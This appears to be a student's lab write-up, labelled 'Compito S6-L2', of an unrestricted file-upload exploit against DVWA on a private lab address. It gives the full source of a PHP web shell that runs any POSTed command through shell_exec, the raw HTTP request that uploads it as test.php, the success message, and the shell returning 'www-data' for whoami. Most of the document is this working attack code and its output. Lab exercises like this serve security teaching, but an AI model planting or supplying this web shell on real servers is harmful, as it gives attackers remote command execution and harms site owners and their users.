

Exploit File upload

Compito S6-L2



```
<?php
if (!empty($_POST['cmd'])) {
    $cmd = shell_exec($_POST['cmd']);
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Web Shell</title>
    <style>
        * {
            -webkit-box-sizing: border-box;
            box-sizing: border-box;
        }

        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {
            margin: auto;
            max-width: 850px;
        }

        pre,
        input,
        button {
            padding: 10px;
            border-radius: 5px;
            background-color: #efefef;
        }

        label {
            display: block;
        }

        input {
            width: 100%;
            background-color: #efefef;
            border: 2px solid transparent;
        }

        input:focus {
            outline: none;
            background: transparent;
            border: 2px solid #e6e6e6;
        }

        button {
            border: none;
            cursor: pointer;
            margin-left: 5px;
        }

        button:hover {
            background-color: #e6e6e6;
        }

        .form-group {
            display: -webkit-box;
            display: -ms-flexbox;
            display: flex;
            padding: 15px 0;
        }
    </style>

</head>

<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>"
                       onfocus="this.setSelectionRange(this.value.length, this.value.length);" autofocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

        <?php if ($_SERVER['REQUEST_METHOD'] === 'POST'): ?>
            <h3>Output</h3>
            <?php if (isset($cmd)): ?>
                <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
            <?php else: ?>
                <pre><small>No result.</small></pre>
            <?php endif; ?>
        <?php endif; ?>
    </main>
</body>
</html>
```



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 2750
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydgBAJoIxiXoJjTjv
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=19db3185ee0597a05509d70b6d0c26cf
Connection: close

------WebKitFormBoundarydgBAJoIxiXoJjTjv
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundarydgBAJoIxiXoJjTjv
Content-Disposition: form-data; name="uploaded"; filename="test.php"
Content-Type: application/x-php

<?php
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}
?>
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    <meta http-equiv="X-UA-Compatible" content="IE=edge">
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        body {
            font-family: sans-serif;
            color: rgba(0, 0, 0, .75);
        }

        main {
            margin: auto;
            max-width: 850px;
        }

        pre,
```



Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/test.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestric
http://blogs.securiteam.com/index.php/arc
http://www.acunetix.com/websitesecurity/

Web Shell

Execute a command

Command: whoami

Output

```
www-data
```